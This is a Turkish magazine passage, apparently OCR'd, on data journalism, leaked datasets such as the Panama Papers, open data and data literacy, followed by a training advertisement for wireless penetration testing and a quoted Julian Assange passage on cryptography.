Ancak bu süreç sızıntılarla birlikte biraz daha uzun sürebiliyor ve tabii ki ekip çalışması ile şekilleniyor. Yani veri gazetecisi (Data Journalist) ihtiyacı olan veri seti format tipini önemsemek durumunda ve tabii ki teknik bazı önemli detayları da anlamakla sorumlu. Yapılandırılmamış bir dosyadan bilgi


toplama süreci (Taşınabilir Belge Tipi /Portable Document Format (PDF) gibi) zaman kaybetirirken, taşınması kolay, araçlarla uyumlu (Virgülle Ayrılmış Değerler/Comma-separated values(CSV) dosya tipine ulaşmak ve kullanmak bu alanda çalışanlar için giderek daha fazla önem taşıyor. Örnek üzerinden gidilirse; neden standart bir e-tablo oluşturma formatı olan CSV önemli çünkü çok basit bir açık formattır ve kullanımı çok kolaydır. Genellikle açık verileri yayınlamak için kullanılır. Veri gazeteciliği kamu yararını gözeten, hayat kalitesini artıran, hesap verebilirlik ve şeffaflık konularıyla doğrudan ilgili olan bir daldır ve sızdırılmış veriler bu alanın gelişmesinde önem arz ediyor.

School of Data Grafiği: Veriyi derleme, sunma süreçlerini gösteriyor.

Wikileaks sonrası yazılan el kitabı, Swissleaks /Luxleaks kardeş sızıntıların dünya gündeminde giderek önem kazanması, *'Veri Gazeteciliği 2015 Ödülleri'*ni alması, Panama , Paradise Belgelerinin belki Türkiye'de olmasa da dünya gündemini sarsan önemli bir gücü oluştu. Yürütülen faaliyetlerin tümünün veri gazeteciliği teknolojileri ve çözümleri ile şekilleniyor olması, tüm bu sızıntıların Veri Gazeteciliği Ödülleri'ne aday olması da bu alanın açık, ham, sızdırılmış verilerden beslendiği gerçeğini pekiştiriyor. Bu sebeple veri gazetecilerinin işi veri yığınlarını analiz edebilecek pratikler ve teknolojiler kullanarak onları anlamlı hâle getirmek. Bu bazen 11,5 milyon yarı yapılandırılmış belge de olabilir! Ancak verilere erişiyor olmanız onlardan rahat yararlanabileceğiniz anlamına gelmiyor.

2.6 Terabayt Büyüklüğünde Veriyi Haberleştirmek


Son yıllarda sızıntı belgelerinin çoğunu Uluslararası Araştırmacı Gazeteciler Konsorsiyumu dünya ile paylaşıyor. Örneğin Panama Belgeleri'ni paylaşmış ve üzerinde nasıl çalıştıklarını detaylandırmışlardı. Yani 2.6 terabayt büyüklüğündeki 11.5 milyon belgelik bir veri üzerinde yürüttükleri çalışmalar yer alıyor. İçerikleri analiz edip bilgiyi aramak, haber değeri çıkarmak tabii ki meşakkatli. Panama Belgeleri açısından bakarsak sızan veriler herkesin erişimine açıldığı için haberciler kendi ülkeleri, liderleri, şirketleri üzerinden yerel odaklı verilere odaklanarak rahatlıkla bu sızan verilerden yararlandılar.




Sızdırılan 11,5 Milyon Belgenin Yapısı: E-posta, Veri tabanı, PDF, Fotoğraf, Metin.(Panama)

Veriye ulaşmak önemli ama en önemlisi kullanabilme, yani yine veri okuryazarlığı yeteneklerini geliştirmiş olmak önem kazanıyor. Sızıntıların içeriğinin ne olduğunu anlamak güç olmasına rağmen dosya boyutunu 2.5 terabaytı bulmuş olması başı başına bir durum. Bir hayli para ve zaman gerektirdiğinden, bu verileri anlamak yalnızca profesyonellerin ihtisas alanı olarak kalabiliyor.


Yani bütçenizin olması da yeterli gözükmüyor, size yardımcı olabilecek uzmanların olması, bir ekip çalışması ile iyi bir sistem kurmanız gerekiyor. Uluslararası Araştırmacı Gazeteciler Konsorsiyumu ICIJ'den Mar Cabra 370 habercinin çalıştığını belirttiği Panama Belgeleri'nde kullandıkları araçları bir sunumla açıklıyor. Mar Cabra'nın paylaştığı sunumda çalışma süresince çeşitli araçlar, teknolojiler, insan kaynağı, çalışma teknikleri ve daha birçok detay veriliyor. Panama Belgeleri ile ilgili yürütülen 1 yıllık çalışmada 40 yıllık bir süreci kapsayan veri sızıntısını analiz edip, içinden bilgi çıkarıp, 'kamuyu aydınlatmak', destek, bütçe, uzmanlık ve daha pek çok hizmetle mümkün olabiliyor.




Ham dosyalar>ham metin>üst veri> veri tabanı>araştırma ve keşfetme



Dosya, ek ya da gömülür kod> türünü belirle> metni nasıl kazıyacağımızı biliyor muyuz?> hayır (not al, sonra uğraş)> evet (kazı, OCR ve tekrarla)






Örneğin Cumhuriyet gazetesi, Panama Belgeleri ile ilgili 50'nin üstünde haber yaptı. Belki daha fazladır. Ancak içeriği bir kenara bırakarak belirteyim; iyi okunabilir doğru düzgün grafikler görmek neredeyse imkânsızdı. Belgelerin üzerine Cumhuriyet logosu eklenmiş oluyor ama belgeyi bazen net seçemiyorsunuz. Böylesi büyük hacimli sızıntıların kamu yararı taşıması bir tarafa, iyi sunulması ve okuyucuya en iyi şekilde aktarılabilmesi de çok önemli. Zaten bu yüzden veri gazeteciliği araçları geliştiriliyor, bu yüzden bu alan her gün sınırsızca gelişiyor. Ancak kullanılan verilere ulaşmak, hangi metotların uygulandığını görmek, Github repositories beklentisi hâlâ uzak bir ihtimal. İsviçre Yayın Kurumu olan SRF'nin veri gazeteciliği bölümünün haberlerine yönelik R ile yaptıkları analizleri ve kodları Github'da nasıl yayınladıklarını görebiliyorsunuz örneğin. Bu şu anlama geliyor: hem şeffaflığı destekliyor hem verileri açarak açık veri, açık erişim kültürünü destekliyor hem de denetlenebilir olmanızın yolunu açıyorsunuz. Gazeteler bunu yapmalı mıdır? Evet, veri gazeteciliği yapıyorsanız kodlarınızı, veri setlerinizi ve metodunuzu açmanız bu işin doğasında var. Üstelik sızıntıları herkes anlamlı hale getirebilecek güce, kaynağa sahip değil.

Açık Veri'nin Veri Gazeteciliğinde Önemi

Açık veri (Open Data) yolsuzlukla mücadelede etkin bir araç. Tanım vermek gerekir ise OpenDefinition.org açık veri tanımı yaparken şöyle diyor: *"Herhangi bir telif hakkı, patent ya da diğer kontrol mekanizmalarına tabi olmaksızın herkes tarafından ücretsiz ve özgürce kullanılabilen, tekrar kullanılabilen ve dağıtılabilen bilgi"* ve devamında da *"Açık bilgi; açık verinin erişilebilir, anlaşılabilir, anlamlı ve birinin gerçek sorununu çözmeye yardımcı olmasıdır"* diyor. '**Birinin gerçek sorununu çözmek**' burada kilit cümle konumunda. Açık veri politikasının gelişmesi istihdam yaratıyor, depremlere, sel felaketine yönelik önlem almanızı sağlıyor ve hastalık teşhisi öngörüsünde özellikle az gelişmiş toplumlarda etkin bir hayat kurtarma aracına dönüşüyor. Hem modern gazetecilik faaliyetlerinde hem hayatın her alanına verilerin kurumlar, devletler tarafından teknik ve istenen şekilde erişime açılması dünyayı değiştiriyor. Veriye ulaşmanızda teknik ve yasal sorunlar yaşamıyorsanız daha etkin veri gazeteciliği yapabilirsiniz ki her yıl verilen veri gazeteciliği ödüllerinde açık veri kategorisi bu sebeple önem kazanıyor. Açık veri eşittir güçlü, ölçülebilir, analiz edilebilir, karşılaştırma yapılabilir haber üretmedir ki bu da etkin veri gazeteciliği yapmayı sağlar. Bu sebeple temel verilerin kullanıcıya istenen formatta sunulması da açıklık konusunda önem kazanır. Faaliyetleriniz ile ilgili tuttuğunuz bilgilere sadece sitenizde öylece yer vermeniz yeterli olmuyor, onları yapılandırmanız, çağın her türlü aracına uyumlu programlama dilleri ile konuşabilen bir perspektife sahip olmasını sağlamanız gerekiyor. Veri gazeteciliği alanını geliştiren ve böylesi bir tanımla karşımıza çıkartan unsurlardan biri de zaten devletlerin ka-

musal verilerini herkesin kullanımına açması, veri tabanlarına erişimin kolaylaşması.



Kamuya açık veri/açık veri/devlet verisi/özel veri ilişkisinin grafiği. (Opensourceway/ Flickr)

Çevrimiçi araçlara erişimin kolaylaşması, çok büyük teknik bilgi gerekmeden kolayca etkileşimli haritalar, grafikler ve görsellerin yapılmasını sağlayan araçların artması, devletlerin kamusal verilerini herkesin kullanımına açması, veri tabanlarına erişimin kolaylaşması, doğruluğuna emin olunan verilerin haberlerde kullanılması; daha fazla şeffaflık sağlayarak gazeteciyle okuyucu arasında güven sağlanması ve farklı meslek gruplarının dahil olması, haberciliğin alet çantasına yeni araçlar ve meslek disiplinlerinin ekleniyor olması, veri denetimine veriyi doğrulayan, istatistikçi, veri bilimci, yazılımcı, tasarımcı gibi daha fazla alandan meslekler transfer edebiliyor olunması bu alanın önemli olduğunu ve önemli hale geldiğini kanıtlıyor. Araştırmacı gazetecilik, soruşturmacı gazetecilik eşittir açık/veri gazeteciliği. Bu tür habercilik modelleri bütçe isteyen, zamana ihtiyaç duyulan, iyi bir ekip gerektiren, kendi gündemi olan, uzun soluklu çalışma şekliyle mümkün olabiliyor.

Veri Gazeteciliği'nden Önce Veri Okuryazarlığı!

Veri okuryazarlığı, 'veriyi okuyan, analiz eden, veri kullanma yeteneği olan ve pratiklerini, çalışmalarını veri ile temellendiren yani veri ile konuşabilen ve tabii ki aynı zamanda içinde bulunduğu sosyal yapının içine veri ile girebilme yeteneği olan, bunun üzerinden okumalar yapabilen' süreçleri kapsıyor. Bu süreçleri biraz anlayıp, uygulamaya başladığınızda veri gazeteciliği yapmanız da kolaylaşır.

Yani:


- Bilgiye, veriye farklı yollardan nasıl ulaşılacağını bilmek
- Veriye soru sorabilmek ve yanıt alabilmek
- Veride spesifik çıktılar bulabilmek (bir hikaye, görselleştirme gibi)
- Veriyi kişinin kendi kişisel çalışma alanı, hedefleri için kullanabileceği bir güce dönüştürmeyi başarabilmek
- Veri ile çalışırken rahat olabilmek
- Temel istatistiksel analizleri veri ile yapabilmek

Verinin Doğrulanması, Veri Gazeteciliği Araçları

Özellikle içinde bulunduğumuz teknolojik imkanları düşününce, her gün araçlara yenileri ekleniyor. Ancak derslerde en az araçtan bahsediyor, en fazla o aracı kullanmanın haberin formunda nasıl değişiklikler yaratabildiğine dikkat çekerek, öğrencilerin ya da katılımcıların o çok heyecan verici araçların büyüsüne kapılarak temel motivasyondan uzaklaşmasını önlemeye çalışıyorum. Bu sebeple her veri gazetecisi haritalama, analiz, görselleştirme vb. çalışma disiplininde kendisine en uygun araç ile çalışır ve bu dünyanın her noktasında da aynıdır. New York Times veri ekibi de kendisi için en uygun, rahat araçla çalışır iken, siz başka bir aracı seçersiniz. Bu sebeple araçlar önemli ama daha önemli olan onların bizim işimizi nasıl kolaylaştırdığının farkına varabilmek.

Tabula, Open Refine, R ve Libre Office, Veri Gazeteciliği'nde kullanılan bazı araçlar.

2012 yılından beri Küresel Editörler Ağı tarafından bu yıl da 7. kez düzenlenen Veri Gazeteciliği Ödülleri veriliyor. Türkiye gibi zorlu ortamda kamu yararı taşıyan haber yapımı zorken, bizimle benzer sorunlar yaşayan bazı coğrafyalarda yine başvurular ve hatta ödül almış projeler dikkat çekiyor. Her yıl çıtanın çok iyi şekilde yükseldiğini görebiliyorum. Bu yıl 58 ülkeden çok yüksek standartlarda veri gazeteciliğinin her kategorisine yönelik toplamda 630 başvuru yapıldı. 2012'de yarışmaya da katılmış biri olarak şunu da ekleyeyim. Basit haritalardan çok büyük hacimli projelerin olduğu ve neredeyse her türlü teknolojinin haberde kullanıldığı muazzam bir dönüşüm yaşıyor veri gazeteciliği. Sızıntılarla başa çıkma yöntemleri geliştirebilen üstelik!



Ekran görüntüsü: https://www.datajournalismawards.org/

Gazetelerin veri gazeteciliği bölümleri, bağımsız veri muhabirleri, çok iyi veri görselleştirme yapan tasarımcı olan gazetecilerin durmaksızın üretiyor olmaları, programcılarla haber merkezlerinin yan yana oluşu ve ortak çalışmaları; veriyi kullanma yeteneklerinin çok fazla değişkenin katkısı ile gelişiyor olması da bu teknolojilerin kullanımında etkin bir rol oynuyor. Çok ülke var listede ama hemen bazılarını özellikle şartları zor olabilen örnekler üzerinden belirtelim. Örneğin Suudi Arabistan'da 7, Pakistan'da 18, Gana'da 8, Mısır'da 34, Çin'de 40, Afganistan'da 5 veri gazeteciliği projesi bu yarışmaya yollanmış. Bunlar arasında finale kalan da var, ödül alan da. Türkiye'de ise 7 proje var. 4'ü doğrudan kendimin de içinde bulunduğum projelerden oluşuyor. 2018 yılında mesela hiçbir başvuru olmamış Türkiye'den. Çok daha zor şartlarda olan ülkeler üretirken, Türkiye'de neden yapılmıyor /yapılamıyor sorusunu araştırmak gerçekten iyi olabilir. Ekonomik nedenler, baskılar, kayırmacı politikalar, resmi gazete ilanlarının eşit dağıtılmıyor olması vb. bir dizi şey sıralayabiliriz. Ancak hiçbiri yavaş habercilik yapmamaya doğrudan etkili değil. Editörler, gazeteciler, haber siteleri ve gazetelerin şefleri bunun önemli bir güven tazeleme, düzenli olarak takip edilme ve sürdürülebilir bir model için gazeteciliğin geleceği olduğunu görmekten itina ile kaçıyor gibi. Kendini geliştirmek için zaman yaratmayan, kolaya kaçan, haberi okumadan kopyalayıp yapıştırarak hataları ile birlikte yayan/çoğaltan o kadar çok mecra ve hatta insan var ki.

Veri Gazeteciliği Projelerinde Kullanılan Teknolojiler

Oysa her yıl bu alanla ilgili teknoloji de artıyor, kullanan haber merkezi, gazeteci de artıyor. Bu yılki projelerde kullanılan teknolojilerden bazılarını sıralamak belki fikir verebilir; "HTML, CSS, Javascript, QGIS, Illustrator, **Ruby, PostGIS**, Dave'in Yeniden Dağıtım Uygulaması, Node, D3, R, **Tabula, OpenRefine**, Google E-Tablolar, UI-Kit Framework, Adobe Photoshop, Microsoft Excel, Planet Satellite Imagery, DigitalGlobe images, Adobe Creative Suite, Corel Painter, **Canvas,** JQuery, CSS3, Json, CSV, SVG, RStudio, PostgreSQL, PostGIS, OpenStreetMap, DJI Mavic Pro drone, Knightlab'ın Juxtapos aracı, **Python, PHP,** jsFeat, TrackingWorker, Vuforia, GL Matrix, Open CV, Three.js, After Effect, ,Ink to script the game, inkjs, anime.js, **SCSS, Node JS,** Postgres database, **Zeit Micro**, Heroku 1X dynos, Standard-0 size Heroku Postgres database, Framer, Affinity Designer, Tesseract, RapidMiner, Extract, Linkurious, Neo4j, Apache Solr, Apache Tika, Blacklight, Xemx, Oxwall, MySQL ve Semaphor,Webpack, Vue.js, Leaflet.js, GPG, VeraCrypt, Google Authenticator, SSL (istemci sertifikaları), **CARTO** ve daha pek çoğu!"

Bu yılın başında Google News Lab'dan Veri Editörü Simon Rogers, PolicyViz'den Jonathan Schwabish ve Google News Lab'ın Araştırma ve Geliştirme bölümünden Danielle Bowers 'Veri Gazeteciliği'nin Durumu Raporu' başlığı altında kapsamlı bir rapor hazırlandı. Raporda özellikle Avrupa'da haber merkezlerinde veri gazetecilerinin istihdamının arttığını görüyoruz ve ayrıca "yeni" bir alan olduğu, sadece seçkin bir azınlığa ait olduğu günlerin ise sona erdiğine dikkat çekiliyor.

Okuyucuların hatta gazetelerin veri bölümlerini daha güvenilir buldukları da anlaşılıyor**.** Yanıltıcı olsa da okuyucu nümerik veriler ile yapılan haberciliği daha bilimsel ve daha gerçekçi buluyor. İnanma oranı diğer haberlere göre bir adım daha hızlı olabiliyor. Aynı şey veriyi görselleştirirken de yaşanıyor. Bu yüzden veri gazeteciliği derslerinde verinin yorumlanması, veri manipülasyonu sürecinde etik çerçeve çok iyi örnekler ile öğrencilere anlatılmalı. Ancak bu işi etik kaygıları gözeterek yapabilen gazeteler gerçekten okuyucu ile güçlü /güvenilir bağ da kurabiliyor. Raporun belki en önemli tarafı gazetecilerin rolünün değiştiğine yönelik çıkarılan sonuç. Yani veri ile haber yapmak olağan ve beklenen bir pratik ancak verileri toplamanın, analiz etmenin ve görselleştirmenin hâlâ büyük oranda uzmanlaşmış bir beceri olarak görüldüğüne vurgu yapılıyor ve tüm haber merkezleri, veri gazetecisi veya veri gazeteciliği ekibi kurabilecek kaynaklara sahip değil, ancak çoğu kurumun haberde daha fazla veri kullanmak için çeşitli yöntemleri araştırdığı ve çözüm de bulabildiğini gösteriyor yapılan araştırma. Okuyucu interaktif çalışmalarla, veri güdümlü haberlerle, doğrulanarak sunulan büyük sızıntı haberlerle gerçekten ilgileniyor.

Yani editörler, muhabirler, dijital uzmanlar ve tasarımcılar kurumlarının veriyi daha fazla kullanmasını ve istihdam yaratmasını sağlayarak daha etkin habercilik yapmasını istiyor. Ama haber merkezlerinin karşı karşıya olduğu ve verilerin kullanımını engelleyen zorluklar var:

"Örneklemin %53'ü veriyi temizleme ve analiz etme sürecinin özellikle bu alanla ilgili beceri gerektiren eğitimlerin gazeteciler için uygulamasının kolay olmadığını gösteriyor."

"Anketi yanıtlayanlar zaman baskısıyla karşı karşıya olduklarını, özellikle veri gazetecilerinin editoryal darboğaz ile karşı karşıya olduklarını gösteriyor. Veri güdümlü haberlerin %49'unun bir gün ya da bir günden daha az sürede hazırlandığı anlaşılıyor."

"Araştırmamızda veri görselleştirme araçlarının da yenilik hızının yeterli olmadığını gördük. Sonuç olarak, haber merkezleri kendi çözümlerini üretmektedir: Veri gazetecilerinin 5'te biri kendi haber mezkezlerinin geliştirdikleri araçları ve yazılımları kullanıyor."

"Bazı haber merkezleri için veri gazeteciliği üretim süreci fazlasıyla zaman ve kaynağa ihtiyaç duyduğundan düşük yatırım getirisi olarak görülüyor. Tüm bu zorluklara rağmen 2017'de veri gazeteciliği hiçbir dönemde olmadığı kadar ana akımda yer alıyor, yer kaplıyor."

Kaynaklar:

https://www.datajournalismawards.org/

https://www.youtube.com/watch?v=YnFlJDtnSDs

https://www.journalismfestival.com/programme/2018/data-journalism-unconference

http://community.globaleditorsnetwork.org/

https://medium.com/data-journalism-awards/this-is-what-the-best-of-data-journalism-looks-like-6f1713d60479

http://www.verigazeteciligi.com/iste-verigazeteciliginin-en-iyileri-hazal-engin/

http://www.verigazeteciligi.com/2017de-veri-gazeteciliginin-durumu-raporu-turkceye-cevrildi/

http://datadrivenjournalism.net/news_and_analysis/expect_the_unexpected_telling_stories_with_open_data

http://www.digitalnewsreport.org/survey/2017/news-avoidance-2017/

http://www.cumhuriyet.com.tr/etiket/Panama+Papers/1

https://srf

data.github.io/

https://opendefinition.org/

https://schoolofdata.org/2016/01/08/research-results-part-1-defining-data-literacy/

https://docs.google.com/spreadsheets/d/1xI9UZnuzuH1dV6iYGH3UWyDuRvXNvCxz3c4mo9TAuxk/edit#gid=0

https://docs.google.com/presentation/d/1eBFXwm24frHZAbBgKXLPkxH4o2NEWJlDHQJA6_I4784/edit#slide=id.gb5b66b075_0_204

http://www.verigazeteciligi.com/2017de-veri-gazeteciliginin-durumu-raporu-turkceye-cevrildi/

https://journo.com.tr/pinar-dag-veri-sizi-daha-iyi-bir-gazeteci-yapar

http://cibalipostasi.com/veri-gazeteciligi-veri-ile-haber-yapmak/

http://www.verigazeteciligi.com/medyascope-tvde-pinar-dag-murat-utku-yeni-medya-acik-veriyi-konustu/

IoT Hacking
RF Hacking
Zigbee Hacking
BLE Hacking
Mousejack

BOL DEMOLU

GEREKSİNİMLER

Temel düzeyde Linux & Python Bilgisi

KAZANIMLAR

Güvenli Bir Kablosuz Ağın Unsurları
Kablosuz Ağ Pentest Süreçleri
Sızma Testi Raporu Oluşturma
CV Deposu + Kariyer Danışmanlığı
Yıllık Arka Kapı Dergi Aboneliği
Hediye Kitaplar

TARİH & YER

27-28 Ekim
Bahçeşehir Üniversitesi - SGM

EĞİTMEN

Besim Altınok
Kablosuz Ağ Güvenliği'nin yazarı

KABLOSUZ AĞ GÜVENLİĞİ & SIZMA TEKNİKLERİ EĞİTİMİ

Detaylı bilgi

Bahçeşehir Üniversitesi
Siber Güvenlik Merkezi
0850 885 0392
bilgi@sechool.com.tr

SECHOOL

“(...)

Fakat bizler bir şey keşfettik.

Topyekün tahakküm karşısındaki tek umudumuz bu.

Cesaret, sezgi ve dayanışma ile direnme aracına çevirebileceğimiz bir umut. İçinde yaşadığımız evrenin tuhaf bir özelliği bu.

Evren şifrelemeye inanıyor.

Bilgiyi şifrelemek, şifreyi çözmekten daha kolay...

Bu tuhaf özelliği yeni bir dünyanın yasalarını oluşturmak için kullanabileceğimizi gördük. (...) Maddi gerçekliği kontrol altında tutanların giremeyeceği yeni diyarlar yaratabilirdik, çünkü peşimizden oralara kadar gelebilmek için sonsuz beceriye ihtiyaçları olacaktı.

Ve böylelikle bağımsızlığımızı ilan edebilirdik.

Kriptografi, şiddet içermeyen doğrudan eylemin ulaştığı en üst mertebedir.

Nükleer silahlara sahip devletler milyonlarca birey üzerinde sınırsız şiddet uygulayabilir, oysa güçlü bir kriptografi sınırsız şiddet uygulayacak dahi olsa bir devletin, sırlarını devletten gizlemek isteyen bireylere müdahale edemeyeceği anlamına gelir.

Güçlü bir kriptografi sınırsız şiddete karşı koyabilir. Kaba kuvvetin dozunu ne kadar arttırırsanız arttırın, bir matematik problemini çözmeye yetmez.”

Julian Assange (Şifrepunk, Metis Yayınları, Şubat 2013)